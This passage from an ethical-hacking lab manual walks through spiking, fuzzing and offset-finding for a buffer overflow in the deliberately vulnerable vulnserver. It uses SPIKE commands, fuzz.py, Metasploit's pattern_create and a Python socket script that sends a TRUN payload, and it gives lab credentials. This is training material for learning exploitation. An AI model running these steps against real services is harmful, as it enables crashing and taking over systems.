
73. Now, in the terminal window, run **generic_send_tcp 10.10.1.11 9999 trun.spk 0 0** command to send the packages to the vulnerable server.
74. Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **trun.spk** is the **spike_script**, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.
75. Leave the script running in the terminal window.

76.

```
Applications Places System generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~
#^C
[x]-[root@parrot]~
#pluma trun.spk
[root@parrot]~
#generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Menu generic_send_tcp10.1...
```


77. Now, click [Windows 11-M6](#) switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.
78. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.
79. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.

80.




81. Click [Parrot Security](#) switch to the **Parrot Security** machine and press **Ctrl+Z** to terminate the script running in the terminal window.
 82. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
 83. Click [Windows 11-M6](#) switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
 84. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
 85. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
 86. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
 87. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.

88.




89. The security pop-up appears; enter the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.
90. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

91.



92. Navigate to **CEHv13 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder.
Close the window.

93.



94. Paste the **Scripts** folder on the **Desktop**.
95. Now, we will run a Python script to perform fuzzing. To do so, switch to the **terminal** window, run **cd /home/attacker/Desktop/Scripts/**, command to navigate to the **Scripts** folder on the **Desktop**.
96. Execute **chmod +x fuzz.py** to change the mode to execute the Python script.
97. Run **./fuzz.py** Python fuzzing script against the target machine.
98. When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.

99.

```
./fuzz.py - Parrot Terminal
File Edit View Search Terminal Help
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1030
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1031
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└─ #cd /home/attacker/Desktop/Scripts/
└─ [root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #chmod +x fuzz.py
└─ [root@parrot]-[/home/attacker/Desktop/Scripts]
└─ #./fuzz.py
```

100. Click [Windows 11-M6](#) switch to the **Windows 11** machine and maximize the **Command Prompt** window running the vulnerable server.

101. You can observe the connection requests coming from the host machine (**10.10.1.13**).

102.

```
Select E:\CEH-Tools\CEHv13 Module 06 System Hacking\Buffer Overflow Tools\vulnserver\vulnserver.exe
Connection closing...
Received a client connection from 10.10.1.13:47416
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47432
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47436
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47442
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47444
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47448
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:47458
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42018
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42032
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42034
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42042
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42044
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42058
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.1.13:42062
Waiting for client connections...
```



2:10 AM
3/12/2024

103. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

104. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.

105.

Immunity Debugger - vulnserver.exe - [CPU - thread 00002F18, module vulnserver]

File View Debug Plugins ImmLib Options Window Help Jobs

Registers (FPU)

EAX 0003F1EC ASCII "TRUN /.:/AAAAAA...
EBX 0005C004
ECX 00000041
EDX 00000164
ESP 0003F9CC
EBP 00030041
ESI 00001848 vuInserv.00401848
EDI 00001848 vuInserv.00401848
EIP 00401D98 vuInserv.00401D98

C 0 E3 0028 32bit 0(FFFFFFF)
P 1 C3 0023 32bit 0(FFFFFFF)
R 0 SS 0028 32bit 0(FFFFFFF)
X 1 D9 0028 32bit 0(FFFFFFF)
S 0 FS 0028 32bit 300000FF
T 0 GS 0028 32bit 0(FFFFFFF)
D 0 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (6)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1 1

Code dump

Address | Hex dump | ASCII |

00403000 FF FF FF FF 00 40 00 00 ..
00403008 70 2E 40 00 00 00 00 00 p..
00403010 FF FF FF FF 00 00 00 00 ..
00403018 FF FF FF FF 00 00 00 00 ..
00403020 FF FF FF FF 00 00 00 00 ..
00403028 00 00 00 00 00 00 00 00 ..
00403030 00 00 00 00 00 00 00 00 ..
00403038 00 00 00 00 00 00 00 00 ..
00403040 00 00 00 00 00 00 00 00 ..
00403048 00 00 00 00 00 00 00 00 ..

[02:10:04] Access violation when reading [00A2FAE5] - use Shift+F7/F8/F9 to pass exception to program

106. Click [Parrot Security](#) switch to the **Parrot Security** machine. In the Terminal window, press **Ctrl+C** to terminate the Python script.

107. A message appears, saying that the vulnerable server crashed after receiving approximately **10200** bytes of data, but it did not overwrite the EIP register.

108. The byte size might differ in your lab environment.

109.

```
Fuzzing Variable 0:1030
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1031
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-
└─#cd /home/attacker/Desktop/Scripts/
[root@parrot]-
└─#chmod +x fuzz.py
[root@parrot]-
└─#./fuzz.py
^C[Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-
└─#

```

110. Click [Windows 11-M6](#) switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.

111. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

112. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

113. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.

114. In a new **Terminal** window execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

115. The password that you type will not be visible.

116. Now, run **cd** command to jump to the root directory.

117. Run **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10400** command.

118. **-l: length, 10400:** byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

119. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.

The screenshot shows a terminal window titled "/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10400 - Parrot Terminal". The terminal content includes:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd /tmp
# ./fuzz.py -l 10400
```

A context menu is open over the terminal window, with the "Copy" option highlighted.

121. Now, switch back to the previously opened terminal window, run **pluma findoff.py** command.
 122. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code.
 123. Press **Ctrl+S** to save the script file and close it.

124.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "pluma findoff.py - Parrot Terminal" is open. The terminal displays a Python script named "findoff.py" which attempts to connect to a server at 10.10.1.11 port 9999 and send a payload consisting of random bytes. The script uses the socket module to perform the connection and send operation. An "except" block handles any errors by printing an error message. Below the script, the command "#./fuzz.py" is run, followed by the output "CFuzzing crashed vulnerable server at 10200 bytes". The terminal window also shows the path "[root@parrot]~[/home/attacker/Desktop/Scripts]" and the command "#pluma findoff.py". The background of the desktop shows a colorful parrot icon.

```
Applications Places System pluma findoff.py - Parrot Terminal
findoff.py (/home/attacker/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open Save Undo Cut Copy Paste Find Replace
findoff.py x
1#!/usr/bin/python3
2import sys, socket
3
4offset
=b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    pyload=b'TRUN /.:/'+ offset
10   soc.send(pyload)
11   soc.close()
12 except:
13     print("Error: Unable to establish connection with
Server")
Python ▾ Tab Width: 4 ▾ Ln 3, Col 1 INS
└── ./fuzz.py
^CFuzzing crashed vulnerable server at 10200 bytes
[root@parrot]~[/home/attacker/Desktop/Scripts]
#pluma findoff.py
```

125. In the **Terminal** window, run **chmod +x findoff.py** command to change the mode to execute the Python script.
126. Now, execute **./findoff.py** command to run the Python script to send the generated random bytes to the vulnerable server.
127. When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.

128.

The screenshot shows a terminal window titled ".findoff.py - Parrot Terminal". The terminal displays the following session:

```
Fuzzing Variable 0:1032
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1033
Couldn't tcp connect to target
tried to send to a closed socket!
Fuzzing Variable 0:1034
Couldn't tcp connect to target
^Z
[1]+  Stopped                  generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
[x]-[root@parrot]-[~]
└── #cd /home/attacker/Desktop/Scripts/
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x fuzz.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./fuzz.py
^C
Fuzzing crashed vulnerable server at 10200 bytes
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #pluma findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #chmod +x findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #./findoff.py
[root@parrot]-[/home/attacker/Desktop/Scripts]
└── #
```

The terminal window has a dark background with a parrot logo. The menu bar includes "Applications", "Places", "System", and "File Edit View Search Terminal Help". The status bar shows the path "[/usr/share/metasploit...]" and the date "Tue Mar 12, 05:11:11 2024".

129.

Click [Windows 11-M6](#) switch to the **Windows 11** machine.

